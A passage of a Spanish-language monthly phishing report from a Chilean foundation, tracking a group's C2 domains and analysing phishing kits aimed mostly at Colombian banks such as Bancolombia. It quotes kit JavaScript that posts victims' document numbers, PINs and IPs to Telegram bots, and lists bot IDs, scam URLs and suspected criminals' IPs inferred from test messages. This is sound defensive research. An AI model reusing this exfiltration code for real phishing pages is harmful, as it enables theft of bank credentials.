Lo interesante, es que desde mediados de mes, no se movieron mucho de URL final, de hecho desde el 14 de febrero cambiaron algunas rutas, pero siempre llegando al mismo dominio final:

tarifas-banestado[.]web[.]app

Ahora, si buscamos los dominios de C2, pero en las variantes del pack 0010 tenemos que desaparecieron los ataques con este kit, solo pudimos detectar 1 actividad, y a principios del mes.

| | | | |
|---|---|---|---|
| 2023-02-05 | 0010-5 | C2 | https://new-falav2.edoblog.info |

Siguen usando el mismo dominio identificado el mes pasado, pero como no hubo detecciones, no pudimos saber si es que se migraron también a este nuevo dominio.

Veamos un poco más detalladamente los dominios (sin subdominios) usados por FC-03 como parte de sus C2, con esto tenemos los siguientes:

| **Duración de dominio** | **Dominio usado** |
|---|---|
| 2022-05 a 2022-07 | herokuapp.com |
| 2022-07 a 2022-12 | ehloq.xyz |
| 2022-12 a 2023-01 | ehloqservices.info |
| 2023-01 a 2023-02 | edoblog.info |
| 2023-02 a la actualidad | edohello.info |

El dominio de herokuapp.com, es de un servicio PaaS (Platform as a Service) conocido, por lo que no lo podemos asociar al grupo, pero los demás sí.

De hecho, llama la atención que se repita “ehloq” en 2 de esos dominios, y “edo” en los siguientes 2. Capaz que sea una técnica de distracción, o es parte de su nombre/alias/distintivo.


Estaremos investigando más estos meses a ver si es que podemos encontrar más información.

# Actividad en Telegram

Según nuestras detecciones, muchos de los packs de phishing están usando Telegram como medio para poder comunicar las credenciales obtenidas de vuelta a los controladores de los sitios de phishing.

Hoy en día, nosotros estamos detectando automáticamente los kits que son evidentes en su uso de Telegram, de hecho, son tan evidentes que dejan la identificación del bot y el destinatario en archivos de fácil lectura para el navegador (y para nuestra plataforma también).

Queremos profundizar un poco lo que estuvimos viendo en el reporte anterior de diciembre[8], si revisamos todos los canales de Telegram que encontramos en los distintos sitios de phishing tenemos un claro objetivo:




Como podemos ver, la gran mayoría de los kits, para los que estamos detectando los bots de Telegram, afectan a personas de Colombia.

La gran mayoría de los kits, para los que estamos detectando los bots de Telegram, afectan a personas de Colombia.

[8] El reporte está en el siguiente link:
https://finsin.cl/2023/01/13/reporte-mensual-de-phishing-diciembre-2022/

# ¿Cómo obtenemos estos datos?

Hemos detectado[9] 81 usos de kits de Telegram, y los obtenemos de la misma configuración de los kits.

Generalmente los ciberdelincuentes tienen que dejar, como parte de una función de javascript, la configuración para el envío de los datos a Telegram, antes de pasar a la siguiente parte del sitio de phishing. Por ejemplo:

## Kits con configuración en la misma página

Existen kits que hacen la definición de la configuración en el mismo archivo, por ejemplo, en un archivo llamado "Información.html" tenemos esta definición:

```
function carl(params) {

if (document.getElementById("id").value.length <= 5) {
    alert("error")

}else{
    const token = '[redacted]';
const chatId = '[redacted]';

const usr = localStorage.setItem("Userr",document.getElementById("id").value );

const usuar = document.getElementById("id").value;
const clave = document.getElementById("Codigo").value;
const message = ` doc.: ${usuar} \n  pin.: ${clave} ` ;
$.ajax({
type: 'POST',
url: `https://api.telegram.org/bot${token}/sendMessage`,
data: {
chat_id: chatId,
text: message,
parse_mode: 'html',
},
success: function (res) {
console.debug(res);
$('#response').text('Message sent');
console.log("enviado")

window.location = "Información1.html"
```

Las definiciones de los datos para el envío de datos por telegram se hace en el mismo archivo, y luego te redirige a la página siguiente del engaño "Información1.html".

Cabe destacar el formato "básico" que tiene este mensaje, con solamente una línea de mensaje con el documento y el pin, sin contexto de cuál es la empresa afectada ni ningún otro dato.

[9] Los datos fueron recopilados de los scans hasta fines de febrero 2023

## Kits con archivo aparte

Existen unos kits que llaman a un archivo de apoyo

```
<script src="datos_del_tel.js"></script>
```

Y luego con los datos extraídos del archivo "datos_de_tel.js" pueden enviar los datos de vuelta al canal de telegram definido:

```
var u_name,   ip, ip2;
var ready = function () {
    u_name = document.getElementById("eltipo").value;
    ip = document.getElementById("gfg").innerHTML;
    ip2 = document.getElementById("address").innerHTML;
    message = "BANCOLOMBIA DATOS\n☰Usuario: " + u_name + "\n🌎IP: " + ip +"\n" + ip2;
};
var sender = function () {
    ready();
    var settings = {
        "async": true,
        "crossDomain": true,
        "url": "https://api.telegram.org/bot" + telegram_bot_id + "/sendMessage",
        "method": "POST",
        "headers": {
            "Content-Type": "application/json",
            "cache-control": "no-cache"

        },
        "data": JSON.stringify({
            "chat_id": chat_id,
            "text": message
        })
    };
```

Es interesante ver el formato de los datos, parte con un texto que dice "BANCOLOMBIA DATOS" luego un salto de línea, y un caracter unicode extraño (☰), llamado el trigrama del cielo, un símbolo antiguo chino.

Lo interesante, es que este símbolo tiene directa relación con el logo de Bancolombia[10], la empresa afectada en este caso, por lo que tiene sentido solo en el contexto del scam a este banco.

[10] Por ejemplo: https://es.wikipedia.org/wiki/Bancolombia#/media/Archivo:Bancolombia_S.A._logo.svg

# ¿Qué tipos de datos hemos obtenido?

Para comenzar, necesitamos explicar que en Telegram, tenemos distintos tipos dentro de la definición de “chats”:

- **Chats Privados**: Es una conversación directa con otro usuario en Telegram. En este caso es una conversación entre el bot (que envía los datos) y el receptor o administrador del scam.
- **Grupos**: Son chats en donde se puede enviar un mismo mensaje a varias cuentas a la vez. Tiene un número máximo de 200 suscriptores, y pueden ser privados o públicos.
- **Supergrupos**: Son grupos con una mayor capacidad, inicialmente tienen las mismas funcionalidades que los grupos, pero están diseñados para armar una comunidad, con múltiples administradores, bots y stickers de la comunidad.
- **Canales**: Son los chats más abiertos, y son usados para difundir los mensajes a grandes audiencias. Tiene un número ilimitado de suscriptores, pero sólo los administradores pueden generar publicaciones.

Según nuestras detecciones tenemos que los bots tienen distintos chats de destino:

| **Tipo Chat** | **Cantidad** |
|---|---|
| Chats Privados | 38 |
| Grupos | 4 |
| Supergrupos | 1 |
| Canales | 4 |

Tenemos algunos datos interesantes, por ejemplo, la cantidad de url que detectamos en donde participa el mismo bot de Telegram:

| **Cantidad URLs** | **Bot id** | **Bot Username** |
|---|---|---|
| 10 | 5431518995 | romero123bot |
| 8 | 5967584917 | bancolombia_cuadro_bot |
| 8 | 5556002571 | BANCONOTBOT |
| 6 | 5678035357 | bancolombia_real_bot |

| | | |
|---|---|---|
| 6 | 5629982510 | Pitter_barretobot |
| 6 | 5724653637 | bancoolombiaaaaaaabot |
| 4 | 5511957735 | cabimasenaltabot |

En el caso del bot llamado “romero123bot”, siempre se comunica con el mismo usuario, llamado “Andres Romero”, y en el caso de “bancolombia_cuadro_bot” siempre se comunica con el usuario “Bendiciones🙏🏻❤️🚀”.

Otro dato interesante es que en general, los bots no afectan a más de una institución, de hecho sólo detectamos el “Santoninattxx_tetris_bot” (id: 5458731499) el cual estuvo presente en campañas que afectan a 2 empresas distintas.

| **Nombre Bot** | **URL Scam** | **Institución Afectada** |
|---|---|---|
| Santoninattxx_tetris_bot | https://expensiveshamefulpyramid.flaebicl.repl.co/ | Banco en Chile |
| Santoninattxx_tetris_bot | https://harmonious-pony-871845.netlify.app/ | Banco en Paraguay |

Además, el usuario de telegram “dantw2” (id: 5527700122) es el único que se repite en 2 chats distintos, y como son 2 chats distintos tienen 2 bots distintos que están generando las comunicaciones, y uno de estos es el bot antes mencionado:


| **Bot id** | **Chat id** | **Type** | **Title** | **Institución Afectada** |
|---|---|---|---|---|
| 5458731499 | -706063848 | group | Santoninalogs | Banco en Chile[11]<br>Banco en Paraguay |
| 5612595756 | -680710397 | group | MujerDsantonina | Banco en Chile |

Queremos estudiar un poco más los canales, y qué información tienen, por lo que decidimos tomar los canales obtenidos este mes.

[11] Un dato curioso, es que es el mismo Banco en Chile para ambos bots.

## Los canales de Telegram

Este mes de febrero, hemos podido detectar 2 canales, y ambos con configuración abierta. No vamos a nombrar directamente a los canales, pero si alguien quiere tener más información del canal nos puede preguntar sin problemas.




Como ambos son canales públicos, permiten acceso directo a través de un navegador, basta con acceder a la vista previa del canal colocando la URL siguiente:


https://t.me/s/ [nombre canal]

Con esto uno puede acceder fácilmente desde afuera a los canales y ver los datos que ahí han enviado.

Al revisar más en detalle estos canales vemos que, aunque comenzaron en fechas muy distintas, las similitudes continúan, veamos los principales datos:


Como ambos son canales públicos, permiten acceso directo a través de un navegador.

| | Canal 1 | Canal 2 |
|---|---|---|
| Fecha Inicio | 2022-11-18 | 2022-12-27 |
| Fecha Último Mensaje | 2023-02-21 | 2023-03-05 |
| Nombre Bot | Kendrymoranbot | Mollax2023_bot |
| Primera IP | 172.31.128.1 | 172.31.128.1 |


| | | |
|---|---|---|
| Formato Últimos engaños |  |  |
| Empresas afectadas | Bancolombia<br>Daviplata<br>Tarjetas de Crédito | Bancolombia |

## El Canal 1

En el primer canal, se nota que hubo un proceso de desarrollo del bot, inicialmente, tenemos que entre el 18 de noviembre y el 24 de noviembre los datos son "sin contexto", son solamente usuarios, claves o código extra de 6 dígitos (probablemente segunda clave) y la IP de origen.





Luego, del 25 de noviembre en adelante le agregan en el título del mensaje de telegram el contexto de la empresa afectada, por lo que ahora pueden saber exactamente en qué página tienen que usar las credenciales para poder concretar la estafa:




Como podemos ver en ambos casos, se mantiene la misma IP de origen, la cual es una IP privada de clase B, o sea, no puede ser ruteada en internet, por lo que no es una IP real de la víctima.

Entre el 30 de noviembre y el 7 de diciembre vimos una "involución", porque se ve que los datos que llegan, siguen siendo de la misma forma inicial, sin contexto y con la IP privada.

Pero, luego de un desarrollo nuevo, el 17 de diciembre logran algo mejor, en donde tienen el contexto, pero además, aparecen nuevas IPs, con lo que se asume que logran enviar la IP real de la víctima:




Si intentamos entender cómo piensa un desarrollador y/o estafador, lo primero que se nos ocurre, es que estos primeros mensajes son de prueba, de ellos mismos, por lo que es interesante ver cuales son los mensajes enviados y por qué IPs.

17 de diciembre

| Hora | Usuario | Clave | Código | IP | Ubicación |
|---|---|---|---|---|---|
| 07:03 | dsad | 1232 | | 181.59.2.4 | Bogotá, CO |
| 07:08 | Bsbsbs | 2727 | | 191.156.144.46 | Bogotá, CO |
| 07:09 | Jsjdjdh | 2727 | | 191.156.146.6 | Bogotá, CO |
| 07:11 | dsadsad | 3213 | | 181.59.2.4 | Bogotá, CO |
| 07:13 | 121221 | 1212 | | 181.59.2.4 | Bogotá, CO |
| 07:14 | | | 1: 121211 | 181.59.2.4 | Bogotá, CO |
| 07:14 | | | 2: 121112 | 181.59.2.4 | Bogotá, CO |
| 07:14 | | | 3: 121112 | 181.59.2.4 | Bogotá, CO |
| 07:14 | | | 4: 211111 | 181.59.2.4 | Bogotá, CO |

Si pensamos que estos son pruebas de los delincuentes podemos ver acá que comenzó con una prueba desde el equipo de la casa a las 07:03, y que el mensaje

llegó correctamente, por lo que intentó luego acceder al sitio con 2 celulares (o 1 con 2 chips distintos).

Otro detalle importante es que los usuarios que parten con letra mayúscula, lo más probable es que sean pruebas de celular (porque generalmente fuerza la primera letra mayúscula), lo cual calza con las IPs asignadas que son de AS 26611 (COMUNICACION CELULAR S.A. COMCEL S.A.)

Luego de los mensajes exitosos de usuario/clave, se propuso a hacer otra prueba a las 07:11, y luego a las 07:13 se propuso probar el ciclo completo de robo de datos, pasando por 4 pasos de código de SMS (probablemente segunda clave).

Luego de eso, al parecer siguen las pruebas, pero de otra persona en otra localidad, porque el usuario usado no tiene relación con ningún usuario real, solamente es el nombre del banco afectado.

17 de diciembre

| Hora | Usuario | Clave | Código | IP | Ubicación |
|---|---|---|---|---|---|
| 07:45 | bancolombia | 3748 | | 191.95.48.213 | Barrio San Luis, CO[12] |
| 07:46 | | | 1: 668956 | 191.95.48.213 | Barrio San Luis, CO |
| 07:46 | | | 2: 464746 | 191.95.48.213 | Barrio San Luis, CO |

Una parte graciosa es que ese mismo día se enviaron un mensaje a través del canal, intentando contactarse


[12] Si buscamos la geolocalización de este usuario por fuera, dice ser de Bogotá, no es de fiar.

Con esto tenemos un poco más de información, sabemos que la persona que está detrás de la IP "incial" se hace llamar Wilson.

Sabemos que la persona que está detrás de la IP "incial" se hace llamar Wilson.

Este cambio en el desarrollo, en donde ponen el contexto en la primera línea y luego la "IP correcta" al final, les sirvió para poder ampliar a otros sitios de scam en el mismo canal.

El 29 de diciembre pudieron abarcar a otra empresa con el siguiente encabezado:


Si seguimos la misma idea anterior, que los primeros mensajes son de prueba tenemos:

29 de diciembre

| Hora | Doc | Clave | Código | IP | Ubicación |
|---|---|---|---|---|---|
| 11:10 | 12345666 | 455555 | | 181.59.2.227 | Bogotá, CO |
| 11:11 | | | 1: 123456 | 181.59.2.227 | Bogotá, CO |
| 11:11 | | | 1: 123456 | 181.59.2.227 | Bogotá, CO |

La ubicación definida es la misma, y la IP es muy parecida, hasta el último octeto, pero de ahí cambia. Es interesante guardar estos parecidos para otro análisis posterior.

Después, el 02 de enero, apareció otro cambio en el canal, en donde comenzaron a extraer información de tarjeta de crédito, pero con el contexto solo de "DATOS", sin saber a qué institución estaban afectando.


En este nuevo cambio, podemos asumir que también también se necesitan pruebas por lo tanto si hacemos el mismo análisis, vemos que los datos no son reales y que la IP es la misma que la anterior:


02 de enero

| Hora | TipoID | Clave | Tarjeta | Vencimiento | CVV | IP | Ubicación |
|---|---|---|---|---|---|---|---|
| 21:00 | 654546445 | 6545 | | | | 181.59.2.227 | Bogotá, CO |
| 21:00 | | | 6544455465454545 | 56545 | 564 | 181.59.2.227 | Bogotá, CO |

Con este desarrollo, pudimos detectar que lograron obtener 8 tarjetas de créditos, de distintas víctimas entre el 2 y el 4 de enero.

Lograron obtener 8 tarjetas de créditos, de distintas víctimas entre el 2 y el 4 de enero.

El 6 de enero, termina esa campaña, y vuelven a la campaña anterior de Daviplata hasta el 12 de enero, y luego se produce una pausa, para que el 27 de enero vuelvan a "involucionar" a mensajes de Telegram "sin contexto", pero con IPs bien definidas, de hecho hasta aparecen identificadas IPv6.




Si seguimos con la misma premisa que antes, podemos asumir que los primeros intentos son de prueba:

| Hora | Doc | Clave | Código | IPv6 |
|---|---|---|---|---|
| 14:59 | 1111111 | 11111 | | 2800:e2:1c00:140b:9912:d256:4e37:cad5 |
| 15:53 | 1237484 | 4455 | | 2803:1800:1217:5f10:0:1:6426:c601 |
| 15:54 | | | 000000 | 2803:1800:1217:5f10:0:1:6426:c601 |
| 15:57 | 11111 | 1111 | | 2800:e2:1c00:140b:9912:d256:4e37:cad5 |

Si, intentamos realizar la geolocalización de esas IPs que ahora están en IPv6 tenemos otros lugares, pero cercanos.

[13]

[13] Datos extraídos de https://ipinfo.io/

La otra IP también está “cercana”


[14]

Luego, el 04 de febrero logran una nueva “involución”, en donde vuelven a marcar mal la IP, y terminan enviando la IP privada mencionada en un inicio. Pero finalmente ese mismo día logran hacer el cambio al formato final que tienen los scams de este canal:


Cabe destacar que este formato usa el “trigrama del cielo”, para asociar el usuario a la empresa afectada, como habíamos hablado antes. Es el formato que están usando al momento de realizar este boletín.

[14] Datos extraídos de https://ipinfo.io/

Ahora también podemos asumir que los primeros de estos mensajes son de prueba, porque hasta ellos mismos lo dicen en los datos:




Si vemos los potenciales datos de prueba serían:

| Hora | Usuario | Clave | Código | IP | Ubicación |
|---|---|---|---|---|---|
| 20:20 | Bancolombia@hotmail.com | | | 190.130.97.120 | Medellín, CO |
| 20:20 | | 1235 | | 190.130.97.120 | Medellín, CO |
| 20:34 | activandome probando | | | 8.242.171.99 | Bogotá, CO |
| 20:34 | | 0000 | | 8.242.171.99 | Bogotá, CO |
| 20:35 | | | 123456 | 8.242.171.99 | Bogotá, CO |


Otro bloque de datos interesante es al dia siguiente, el 07 de febrero, en donde uno de los mensajes dice que va a estar trabajando, y luego vienen más pruebas:

| Hora | Usuario | Clave | Código | IP | Ubicación |
|---|---|---|---|---|---|
| 10:51 | Trabajando | | | 186.103.17.41 | Bucaramanga, CO |
| 10:51 | | 0000 | | 186.103.17.41 | Bucaramanga, CO |
| 10:52 | | | 364919 | | Bucaramanga, CO |
| 11:28 | Bancolombia@hotmail.com | | | 190.130.100.9 | Cali, CO |
| 11:29 | | 8888 | | 190.130.100.9 | Cali, CO |
| 11:41 | activandome probando | | | 8.242.171.99 | Bogotá, CO |
| 11:41 | | 4335 | | 8.242.171.99 | Bogotá, CO |

## El Canal 2

En el segundo canal también se puede ver un pequeño desarrollo del sitio de scam a través de los mensajes que llegan.


Este canal comenzó a funcionar el 27 de diciembre, y podemos ver que los primeros mensajes también tenían muchos problemas de contexto, y además de geolocalización:




En este caso tenemos el usuario y el pin en una misma línea, luego en la siguiente la identificación del sistema operativos (a través del user-agent) y finalmente la IP.

Esto se mantuvo por varios días con distintos sistemas operativos y distintos usuarios, que parecen ser reales, pero solo se dedicaron a obtener usuarios, claves y códigos (probablemente segunda clave).

Finalmente hubo un cambio brusco el 10 de febrero, cuando llegaron a un formato "avanzado" que es muy similar al del otro canal, con: contexto, usuario, clave, IP y geolocalización.




Si intentamos, al igual que para el canal anterior, hacer un análisis de los primeros mensajes luego de un cambio, tenemos que aparece solo 1 IP:

| Hora | Usuario | Clave | IP | Ubicación |
|---|---|---|---|---|
| 10:51 | wergthyjtrert | | 181.59.3.160 | Bogotá, CO |
| 10:51 | | 2345 | 181.59.3.160 | Bogotá, CO |
| 10:52 | 34545tr55656th | | 181.59.3.160 | Bogotá, CO |

# Conclusiones

Podemos encontrar algunas conclusiones del comportamiento de estos canales de Telegram.

Los ciberdelincuentes tienen un contínuo desarrollo de los kits de phishing, para poder enviar mejores mensajes de vuelta a los controladores, inicialmente era solo un mensaje con usuario/clave y con mala geolocalización, pero luego mejoraron y tienen un contexto, distintos tipos de datos y geolocalización correcta.

**Si hacemos una pequeña asumpción podemos identificar algunas IPs de los ciberdelincuentes.**

Los ciberdelincuentes igual se pueden identificar si estudiamos su comportamiento:

- Si asumimos el comportamiento de que luego de "cada cambio importante" se generan pruebas de funcionamiento, podemos identificar algunas IPs de los ciberdelincuentes.
- Según su propia geolocalización tenemos ciberdelincuentes en 3 ciudades principalmente: Bogotá, Medellín y Cali.
- Uno de los ciberdelincuentes que participa en estos grupos se llama Wilson

Si es que tenemos acceso a más información podemos hacer algo más.

# Palabras finales

Como lo dijimos anteriormente, estamos muy contentos de poder decir que ya llevamos un poco más de 1 año de detecciones con la Plataforma de Phishing Checker.

Queremos agradecer a quienes nos han apoyado en la plataforma. A través de todos estos meses siempre es bonito y refrescante poder recibir las palabras de apoyo con el proyecto.

Aunque somos una fundación con base en Chile, tenemos bastante información relacionada con kits de otros países, la que podemos compartir con la gente afectada, y además queremos ir potenciando esta información día a día con la ayuda de todos ustedes.

El "problema del Phishing" es algo que requiere una acción constante y hay que llegar un poco más allá para poder buscar el fondo del asunto. Cada institución afectada tiene el derecho de contactarse con empresas y/o con policías para identificar y denunciar este tipo de abusos, cosa de que no solo sea el takedown una vez, sino que una investigación más a profundidad en conjunto.

Con FINSIN estamos buscando llegar más allá y creemos que con este tipo de plataformas podemos dar más información tanto para las empresas afectadas, para los servicios de takedown, como para las policías que podrían buscar nexos entre estas estafas. Nuestra intención siempre es ayudar a la comunidad en general.

Muchas gracias por el apoyo y nos leemos en el siguiente reporte.

# Reportes anteriores

## 2023

Reporte Enero 2023:

- https://finsin.cl/2023/02/13/reporte-mensual-de-phishing-enero-2023/

## 2022

Reporte Diciembre 2022:

- https://finsin.cl/2023/01/13/reporte-mensual-de-phishing-diciembre-2022/

Reporte Noviembre 2022:

- https://finsin.cl/2022/12/12/reporte-mensual-de-phishing-noviembre-2022/

Reporte Octubre 2022:

- https://finsin.cl/2022/11/14/reporte-mensual-de-phishing-octubre-2022/

Reporte Septiembre 2022:

- https://finsin.cl/2022/10/10/reporte-mensual-de-phishing-septiembre-2022/

Reporte Agosto 2022:

- https://finsin.cl/2022/09/11/reporte-mensual-de-phishing-agosto-2022/

Reporte Julio 2022:

- https://finsin.cl/2022/08/08/reporte-mensual-de-phishing-julio-2022/

Reporte Junio 2022:

- https://finsin.cl/2022/07/04/reporte-mensual-de-phishing-junio-2022/

Reporte Mayo 2022:

- https://finsin.cl/2022/06/05/reporte-mensual-de-phishing-mayo-2022/

Reporte Abril 2022:

- https://finsin.cl/2022/05/09/reporte-mensual-de-phishing-abril-2022/

Reporte Marzo 2022:

- https://finsin.cl/2022/04/04/reporte-mensual-de-phishing-marzo-2022/

Reporte Enero-Febrero 2022:

- https://finsin.cl/2022/03/03/reporte-mensual-de-phishing-enero-febrero-2022/